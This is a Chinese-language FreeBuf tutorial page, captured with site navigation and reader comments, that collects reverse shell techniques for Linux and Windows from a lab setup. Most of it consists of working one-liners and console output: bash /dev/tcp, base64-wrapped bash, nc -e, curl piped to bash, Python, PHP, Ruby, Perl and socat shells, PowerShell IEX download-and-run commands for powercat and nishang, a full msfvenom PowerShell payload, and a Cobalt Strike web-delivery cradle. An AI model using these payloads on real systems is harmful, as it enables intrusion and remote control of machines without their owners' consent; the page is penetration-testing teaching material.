

Web安全

66

2

# 反弹shell的方法总结

东塔网络安全学院

2020-08-26 18:05:53

683992

2

## 前言

### 什么是反弹shell (reverse shell) ?

就是控制端监听某TCP/UDP端口, 被控端发起请求到该端口, 并将其命令行的输入输出转到控制端。reverse shell与telnet, ssh等标准shell对应, 本质上是网络概念的客户端与服务端的角色反转。

### 为什么需要反弹shell?

反弹shell通常用于被控端因防火墙受限、权限不足、端口被占用等情形。在渗透过程中, 往往因为端口限制而无法直连目标机器, 此时需要通过反弹shell来获取一个交互式shell, 以便继续深入。以下详细介绍Windows和Linux系统下反弹shell的几种方式。

## 一、linux下反弹shell


实验环境:

Win10 192.168.2.102 NC监听

Kali 192.168.2.103 自带工具

### 1. bash反弹


```
bash -i >& /dev/tcp/192.168.2.102/7777 0>&1
```



在特殊情况可以使用base64编码执行bash反弹shell

编码地址: <http://www.jackson-t.ca/runtime-exec-payloads.html>

```
bash -c
'{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIuMTAyLzQ0NDQgMD4mMQ==}|{base64,-d}|{bash,-i}'
```



东塔网络安全学院

这家伙太懒了, 还未

关注

106 1

文章数 评论数

Apache DolphinSch

2022-03-08

ThinkAdmin (CVE-洞复现

2022-03-08

XStream反序列化命

(CVE-2021-29505)

2021-08-30

浏览更多

## 文章目录

一、linux下反弹shell

1. bash反弹

2.nc反弹

3.curl反弹

4.whois反弹

5.python反弹

6.PHP反弹

7.ruby反弹

8.socat反弹

9.Pperl反弹

二、Windows下反弹shell

购物车

编辑

目录

手机

分享

写下您的评论...

66

2

+ 收入专辑

...

## 2.nc反弹

Web安全

```
nc -e /bin/bash 192.168.2.102 4444
```

-e后面跟的参数代表的是在创建连接后执行的程序，这里代表在连接到远程后可以在远程执行一个本地shell(/bin/bash)，也就是反弹一个shell给远程，可以看到远程已经成功反弹到了shell，并且可以执行命令。

```
root@kali:~# nc -e /bin/bash 192.168.2.102 4444
listening on [any] 4444 ...
192.168.2.103: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.2.102] from (UNKNOWN) [192.168.2.103] 50632: NO_DATA
id
uid=0(root) gid=0(root) 组?0(root)
root@kali:~#
```

## 3.curl反弹

Kali开启apache服务，把bash命令写入html文件，只要文本包含bash一句话即可。

```
curl 192.168.2.103/bash.html|bash
```

```
root@kali:~# cat bash.html
bash -i >& /dev/tcp/192.168.2.102/4444 0>&1
```

```
root@kali:~# nc -e /bin/bash 192.168.2.102 4444
listening on [any] 4444 ...
192.168.2.103: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.2.102] from (UNKNOWN) [192.168.2.103] 51366: NO_DATA
id
uid=0(root) gid=0(root) 组?0(root)
root@kali:~# curl 192.168.2.103/bash.html|bash
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 44 100 44 0 14666 0 --:--:-- --:--:-- --:--:-- 22000
```

## 4.whois反弹

whois -h 192.168.2.102 -p 4444 `pwd` //反弹的shell只能执行后面带的命令

```
E:\root> nc -e /bin/bash 192.168.2.102 4444
listening on [any] 4444 ...
192.168.2.103: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.2.102] from (UNKNOWN) [192.168.2.103] 51774: NO_DATA
/root
id
root@kali:~# whois -h 192.168.2.102 -p 4444 `pwd`
```

## 5.python反弹

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.
168.2.102",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Web安全

66

2



```
connect to [192.168.2.102] from (UNKNOWN) [192.168.2.103] 51080: NO_DATA
# id
uid=0(root) gid=0(root) 缩?0(root)
#
root@:~# python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s
.connect(("192.168.2.102",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p
=subprocess.call(["/bin/sh","-i"]);'
```

## 6.PHP反弹

php反弹shell和python的方式差不多

```
php -r '$sock=fsockopen("192.168.2.102",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
E:\>nc.exe -lvvp 4444
listening on [any] 4444 ...
192.168.2.103: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.2.102] from (UNKNOWN) [192.168.2.103] 52032: NO_DATA
# id
uid=0(root) gid=0(root) 缩?0(root)
#
root@:~# php -r '$sock=fsockopen("192.168.2.102",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

## 7.ruby反弹

```
ruby -rsocket -e'f=TCPSocket.open("192.168.2.102",4444).to_i;exec sprintf("/bin/sh -i <&%d
>&%d 2>&%d",f,f,f)'
```

```
E:\>nc.exe -lvvp 4444
listening on [any] 4444 ...
192.168.2.103: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.2.102] from (UNKNOWN) [192.168.2.103] 52196: NO_DATA
# id
uid=0(root) gid=0(root) 缩?0(root)
#
root@:~# ruby -rsocket -e'f=TCPSocket.open("192.168.2.102",4444).to_i;exec sprintf("/bin/sh -i <&%d
>&%d 2>&%d",f,f,f)'
```

## 8.socat反弹

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.2.102:4444
```

```
E:\>nc.exe -lvvp 4444
listening on [any] 4444 ...
192.168.2.103: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.2.102] from (UNKNOWN) [192.168.2.103] 52492: NO_DATA
[0]:root@HH: ~[01:31mroot@HH[00m:[01:34m~[00m# id
id
uid=0(root) gid=0(root) 缩?0(root)
[0]:root@HH: ~[01:31mroot@HH[00m:[01:34m~[00m#
root@:~# socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.2.102:4444
```

## 9.Pperl反弹

```
perl -e 'use
Socket;$i="192.168.2.102";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i)))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

Web安全



66



2



## 二、Windows下反弹shell

### 1. powercat反弹

①用IEX下载远程PS1脚本回来权限绕过执行

使用powershell执行IEX (New-Object

```
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1');powercat -c 192.168.2.103 -p 4444 -e cmd
```

```
S C:\工具\powercat-master> (https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1);  
S C:\工具\powercat-master> powercat -c 192.168.2.103 -p 4444 -e cmd
```

```
root@~:~# nc -lvp 4444  
listening on [any] 4444 ...  
192.168.2.100: inverse host lookup failed: Unknown host  
connect to [192.168.2.103] from (UNKNOWN) [192.168.2.100] 58922  
Microsoft Windows [0.0.14393]  
(c) 2016 Microsoft Corporation if ±f'ÇÇ{if  
  
C:\Users\Administrator>ipconfig  
ipconfig  
  
Windows IP P:  
  
Æ0' Pp Ethernet0:  
  
1½Gµµ DNS 0µ . . . . . :  
±½µµ½GµPv6 µ. . . . . : fe80::f106:3920:4442:db40%2  
IPv4 µ. . . . . : 192.168.2.100  
~0Kµ . . . . . : 255.255.255.0  
Ïy0192.168.2.1 : . . . . .  
  
µJvµ Teredo Tunneling Pseudo-Interface:  
  
1½Gµµ DNS 0µ . . . . . :  
IPv6 µ. . . . . : 2001:0:348b:fb58:20aa:18e8:8e89:d2e5  
±½µµ½GµPv6 µ. . . . . : fe80::20aa:18e8:8e89:d2e5%3  
Ïy0¹ . . . . . : ::  
  
µJvµ isatap.{399A48E1-04BD-4656-825F-0C11F68364AF}:  
  
ÿ. . . . . : ÿäµ0µ½  
1½Gµµ DNS 0µ . . . . . :  
  
C:\Users\Administrator>
```

② powercat下载地址: <https://github.com/besimorhino/powercat> //下载到本地执行

powercat为Powershell版的Netcat, 实际上是一个powershell的函数, 使用方法类似Netcat

```
PS C:\工具\powercat-master> Import-Module ./powercat.ps1  
PS C:\工具\powercat-master> powercat -c 192.168.2.103 -p 4444 -e cmd
```



Web安全

66

2



```
connect to [192.168.2.103] from (UNKNOWN) [192.168.2.100] 58917
Microsoft Windows [°汾 10.0.14393]
(c) 2016 Microsoft Corporation if±f'ËË{if

C:\Users\Administrator>dir
dir
±¶p C ñµl' E±¶ if
±¶0°D574CB-A4E7

C:\Users\Administrator µñ±¶

2020/08/14 20:24 <DIR> .
2020/08/14 20:24 <DIR> ..
2020/08/13 20:45 <DIR> .android
2020/08/14 20:43 <DIR> .LdVirtualBox
2020/08/12 10:55 <DIR> Contacts
2020/08/14 21:57 <DIR> Desktop
2020/08/14 21:57 <DIR> Documents
2020/08/12 14:23 <DIR> Downloads
2020/08/12 10:55 <DIR> Favorites
2020/08/12 10:55 <DIR> Links
2020/08/12 10:55 <DIR> Music
2010/12/26 13:26 36,528 nc.exe
2020/08/12 10:55 <DIR> Pictures
2020/08/12 17:23 <DIR> Postman
2020/08/12 10:55 <DIR> Saved Games
2020/08/12 10:55 <DIR> Searches
2020/08/12 10:55 <DIR> Videos
1 ±¶p ± 36,528±
16 ±¶± 44,242,997,248 ±±è

C:\Users\Administrator>
```

## 2.NC反弹

服务端反弹: nc 192.168.2.103 4444 -e c:\windows\system32\cmd.exe

```
C:\Users\Administrator>nc.exe 192.168.2.103 4444 -e c:\windows\system32\cmd.exe
```

```
root@~:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.2.100: inverse host lookup failed: Unknown host
connect to [192.168.2.103] from (UNKNOWN) [192.168.2.100] 58929
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. 保留所有权利。

C:\Users\Administrator>dir
dir
Volume in drive C has no label.
Volume Serial Number is 74CB-A4E7

Directory of C:\Users\Administrator

2020/08/14 20:24 <DIR> .
2020/08/14 20:24 <DIR> ..
2020/08/13 20:45 <DIR> .android
2020/08/14 20:43 <DIR> .LdVirtualBox
2020/08/12 10:55 <DIR> Contacts
2020/08/14 21:57 <DIR> Desktop
2020/08/14 21:57 <DIR> Documents
2020/08/12 14:23 <DIR> Downloads
2020/08/12 10:55 <DIR> Favorites
2020/08/12 10:55 <DIR> Links
2020/08/12 10:55 <DIR> Music
2010/12/26 13:26 36,528 nc.exe
2020/08/12 10:55 <DIR> Pictures
2020/08/12 17:23 <DIR> Postman
2020/08/12 10:55 <DIR> Saved Games
2020/08/12 10:55 <DIR> Searches
2020/08/12 10:55 <DIR> Videos
1 File(s) 36,528 bytes
16 Dir(s) 44,242,677,760 bytes free
```

## 3.nishang反弹

Nishang下载地址: <https://github.com/camratchek/nishang>

写下您的评论...

66

2

+ 收入专辑

...

Web安全

将nishang下载到攻击者本地，在目标机使用powershell执行以下命令

```
IEX (New-Object  
Net.WebClient).DownloadString('http://192.168.159.134/nishang/Shells/Invoke-  
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 192.168.2.103 -port 4444
```

```
PS C:\工具\powercat-master> IEX (New-Object Net.WebClient).DownloadString('http://192.168.2.103/nishang/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 192.168.2.103 -port 4444
```

```
root@:~# nc -lvp 4444  
listening on [any] 4444 ...  
192.168.2.100: inverse host lookup failed: Unknown host  
connect to [192.168.2.103] from (UNKNOWN) [192.168.2.100] 58933  
Windows PowerShell running as user Administrator on WIN-5KKD6NEGICH  
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
```

```
PS C:\??\powercat-master> dir
```

```
??: C:\??\powercat-master
```

Mode	LastWriteTime	Length	Name
-----	-----	-----	-----
-----	2020/7/27 12:55	37667	powercat.ps1
-----	2020/7/27 12:55	5172	README.md

```
PS C:\??\powercat-master> ???l???????DownloadString?????????????????: 'raw.githubusercontent.com'?  
???? ?l ??: 1  
+ IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com ...  
+ ~~~~~  
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException  
+ FullyQualifiedErrorId : WebException
```

#### 4.Reverse UDP shell

攻击机监听 nc -lvup 4444

利用上面下载的还是放在攻击机上在目标机中powershell执行以下命令

```
IEX (New-Object  
Net.WebClient).DownloadString('http://192.168.2.103/nishang/Shells/Invoke-  
PowerShellUdp.ps1');
```

```
Invoke-PowerShellUdp -Reverse -IPAddress 192.168.2.103 -port 4444
```

```
PS C:\工具\powercat-master> IEX (New-Object Net.WebClient).DownloadString('http://192.168.2.103/nishang/Invoke-PowerShellUdp.ps1');  
PS C:\工具\powercat-master> Invoke-PowerShellUdp -Reverse -IPAddress 192.168.2.103 -port 4444
```

```
root@:~# nc -lvup 4444  
listening on [any] 4444 ...  
192.168.2.100: inverse host lookup failed: Unknown host  
connect to [192.168.2.103] from (UNKNOWN) [192.168.2.100] 4444  
Windows PowerShell running as user Administrator on WIN-5KKD6NEGICH  
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
```

```
PS C:\??\powercat-master> pwd  
  
Path  
----  
C:\??\powercat-master  
  
PS C:\??\powercat-master> RSC : ???RSC????? cmdlet????????????????????????????????????????????????????????????  
???? ?l ??: 885  
+ ... nb.Length - $pos);$pos+=1;if (-not $pos -or $pos -eq 0) {RSC};if ($n ...  
+ ~~~~~  
+ CategoryInfo          : ObjectNotFound: (RSC:String) [], CommandNotFoundException  
+ FullyQualifiedErrorId : CommandNotFoundException
```

#### 5.MSF反弹

我们直接可以使用 msfvenom -l 结合关键字过滤（如cmd/windows/reverse），找出我们需要的各类反弹一句话payload的指纹信息

写下您的评论...

66

2

+ 收入专辑

...

Web安全

66

2

```
root@kali:~/var/www/html# msfvenom -l payloads | grep 'cmd/windows/reverse'
cmd/windows/reverse_lua          Creates an interactive shell via Lua
cmd/windows/reverse_perl        Creates an interactive shell via perl
cmd/windows/reverse_powershell  Connect back and create a command shell via Po
wershell
cmd/windows/reverse_ruby        Connect back and create a command shell via Ru
by
```

依照前面查找出的命令生成一句话payload路径，我们使用如下的命令生成反弹一句话，然后复制粘贴到靶机上运行即可。

msfvenom -p cmd/windows/reverse\_powershell LHOST=192.168.2.103 LPORT=4444

```
root@kali:~# msfvenom -p cmd/windows/reverse_powershell LHOST=192.168.2.103 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1226 bytes
powershell -w hidden -nop -c function RSC{if ($c.Connected -eq $true) {$c.Close()};if ($p.ExitCode -ne $null) {$p.Close()};exit;};$a='192.168.2.103';$p='4444';$c=New-Object system.net.sockets.tcpclient;$c.connect($a,$p);$s=$c.GetStream();$nb=New-Object System.Byte[] $c.ReceiveBufferSize;$p=New-Object System.Diagnostics.Process;$p.StartInfo.FileName='cmd.exe';$p.StartInfo.RedirectStandardInput=1;$p.StartInfo.RedirectStandardOutput=1;$p.StartInfo.UseShellExecute=0;$p.Start();$is=$p.StandardInput;$os=$p.StandardOutput;Start-Sleep 1;$e=New-Object System.Text.AsciiEncoding;while($os.Peek() -ne -1){$o += $e.GetString($os.Read());$s.Write($e.GetBytes($o),0,$o.Length);$o=$null;$d=$false;$t=0;while (-not $d) {if ($c.Connected -ne $true) {RSC};$pos=0;$i=1; while (($i -gt 0) -and ($pos -lt $nb.Length)) {$r=$s.Read($nb,$pos,$nb.Length - $pos);$pos+=$r;if (-not $pos -or $pos -eq 0) {RSC};if ($nb[0..($pos-1)] -contains 10) {break}};$s=$e.GetString($nb,0,$pos);$is.write($str);start-sleep 1;if ($p.ExitCode -ne $null){RSC}else{$o=$e.GetString($os.Read());while($os.Peek() -ne -1){$o += $e.GetString($os.Read());if ($o -eq $str) {$o=''}};$s.Write($e.GetBytes($o),0,$o.Length);$o=$null;$str=$null}}else{RSC}};
```

靶机执行使用powershell执行payload

```
PS C:\工具\powercat-master> powershell -w hidden -nop -c function RSC{if ($c.Connected -eq $true) {$c.Close()};if ($p.ExitCode -ne $null) {$p.Close()};exit;};$a='192.168.2.103';$p='4444';$c=New-Object system.net.sockets.tcpclient;$c.connect($a,$p);$s=$c.GetStream();$nb=New-Object System.Byte[] $c.ReceiveBufferSize;$p=New-Object System.Diagnostics.Process;$p.StartInfo.FileName='cmd.exe';$p.StartInfo.RedirectStandardInput=1;$p.StartInfo.RedirectStandardOutput=1;$p.StartInfo.UseShellExecute=0;$p.Start();$is=$p.StandardInput;$os=$p.StandardOutput;Start-Sleep 1;$e=New-Object System.Text.AsciiEncoding;while($os.Peek() -ne -1){$o += $e.GetString($os.Read());$s.Write($e.GetBytes($o),0,$o.Length);$o=$null;$d=$false;$t=0;while (-not $d) {if ($c.Connected -ne $true) {RSC};$pos=0;$i=1; while (($i -gt 0) -and ($pos -lt $nb.Length)) {$r=$s.Read($nb,$pos,$nb.Length - $pos);$pos+=$r;if (-not $pos -or $pos -eq 0) {RSC};if ($nb[0..($pos-1)] -contains 10) {break}};$s=$e.GetString($nb,0,$pos);$is.write($str);start-sleep 1;if ($p.ExitCode -ne $null){RSC}else{$o=$e.GetString($os.Read());while($os.Peek() -ne -1){$o += $e.GetString($os.Read());if ($o -eq $str) {$o=''}};$s.Write($e.GetBytes($o),0,$o.Length);$o=$null;$str=$null}}else{RSC}};
```

攻击机返回shell

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.2.100: inverse host lookup failed: Unknown host
connect to [192.168.2.103] from (UNKNOWN) [192.168.2.100] 58948
Microsoft Windows [ 10.0.14393]
(c) 2016 Microsoft Corporation

C:\Users\Administrator>id
C:\Users\Administrator>dir
C
74CB-A4E7

C:\Users\Administrator>
2020/08/14 20:24 <DIR> .
2020/08/14 20:24 <DIR> ..
2020/08/13 20:45 <DIR> .android
2020/08/14 20:43 <DIR> .ldVirtualBox
2020/08/12 10:55 <DIR> Contacts
2020/08/14 21:57 <DIR> Desktop
2020/08/14 21:57 <DIR> Documents
2020/08/12 14:23 <DIR> Downloads
2020/08/12 10:55 <DIR> Favorites
2020/08/12 10:55 <DIR> Links
2020/08/12 10:55 <DIR> Music
2010/12/26 13:26 36,528 nc.exe
2020/08/12 10:55 <DIR> Pictures
2020/08/12 17:23 <DIR> Postman
2020/08/12 10:55 <DIR> Saved Games
2020/08/12 10:55 <DIR> Searches
2020/08/12 10:55 <DIR> Videos
1 36,528
16 44,242,620,416

C:\Users\Administrator>
```

## 6.Cobalt strike反弹shell

Cobalt strike的Scripted Web Delivery模块，可通过httpadmin powershell python ncpsp22等进行

写下您的评论...

66

2

+ 收入专辑

...




Web安全

```
root@kali:~/home/cs# ./teamserver 192.168.2.103 123
[*] Will use existing X509 certificate and keystore (for SSL)
[*] Team server is up on 50050
[*] SHA256 hash of SSL cert is: 4a1b4dcf72d1e1f090413e1e7a3490ad439d4af933c0ba8d4fa33301a6f7b190
```

②运行客户端:

Windows运行cobaltstrike.jar #用户名随便输入 密码123




③开启监听:

点击Cobalt Strike-&gt;Listeners

payload可选择windows/beacon\_http/reverse\_http

说明: 其中windows/beacon 是Cobalt Strike自带的模块, 包括dns,http,https,smb四种方式的监听器, windows/foreign 为外部监听器, 即msf或者Armitage的监听器。




④生成powershell payload:

点击Attack -&gt; Web Drive-by -&gt; Scripted Web Delivery

Type选择 powershell




Web安全



生成的payload:

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.2.103:8887/a'))"
```

⑤生成代码已经给出了，在windows上执行



“收藏”升级啦

想Mark文章？创建个专辑收录它吧  
支持创建多个专辑，分类管理文章

院，转载请注明来自FreeBuf.COM

shell

写下您的评论...

66

2

+ 收入专辑

...

REEBUF

主站

公开课

商城

招聘站

用户服务

行业服务

搜索关键词...

搜索

创作中心

云

+ 收入我的专辑

红队

Buell

干货

PenetrationTesting

内网渗透

展开更多

Web安全

66

2

评论 2

按热度排序

mw2429

LV.1

(这家伙太懒了，还未填写个人描述!)

太漂亮了

2020-11-14 22:08:35

亮了

回复

Netpr1s0ner

LV.1

(这家伙太懒了，还未填写个人描述!)

nice,兄弟

2020-10-14 22:38:05

亮了

回复

有人回复时邮件通知我

匿名

发表

相关推荐

反弹shell合集

Web安全

假设本机地址10.10.10.11，监听端口443。

Ax

zzx

已有 5254 人围观

2022-05-18

Windows保护机制GS：原理及SEH异常处理突破

原创

漏洞

GS机制并没有对SEH提供保护，换句话说我们可以通过攻击程序的异常处理达到绕过GS的目的。

云科攻防实验室-2

已有 96769 人围观 · 发现 1 个不明物体

2022-05-04

NimPackt：基于Nim的汇编程序封装器和Shellcode加载器

系统安全

该工具同时具备汇编程序封装功能以及Shellcode加载功能。

Alpha

h4ck

已有 150931 人围观 · 发现 1 个不明物体

2022-05-01

漏洞分析篇：栈溢出（CVE-2006-3439）漏洞分析

原创

漏洞

漏洞是微软06年爆出的Server服务器栈溢出导致的远程代码执行漏洞。

云科攻防实验室-2

已有 142361 人围观 · 发现 1 个不明物体

2022-04-29

写下您的评论...

66

2

+ 收入专辑

...

10/11

https://www.freebuf.com/articles/web/247967.html

10/11

FREEBUF

主站 公开课 商城 招聘站 用户服务 行业服务

Q 搜索关键词...

搜索

创作中心

云

Web安全

windcctv

已有 25404 人围观

2022-04-02

66

FREEBUF

本站由 阿里云 提供计算与安全服务

FreeBuf社群入口

用户服务

有奖投稿

提交漏洞

参与众测

商城

企业服务

安全咨询

产业全景图

企业SRC

安全众测

合作信息

斗象官网

广告投放

联系我们

友情链接

关于我们

关于我们

加入我们

微信公众号

新浪微博

战略伙伴

阿里云

又拍云

亞洲誠信<sup>®</sup>

TRUSTAsia

斗象科技

FreeBuf

漏洞盒子

斗象智能安全平台

免责条款

协议条款

Copyright © 2020 WWW.FREEBUF.COM All Rights Reserved

沪ICP备13019184号-1

写下您的评论...

66

2

+ 收入专辑

...

https://www.freebuf.com/articles/web/247967.html

11/11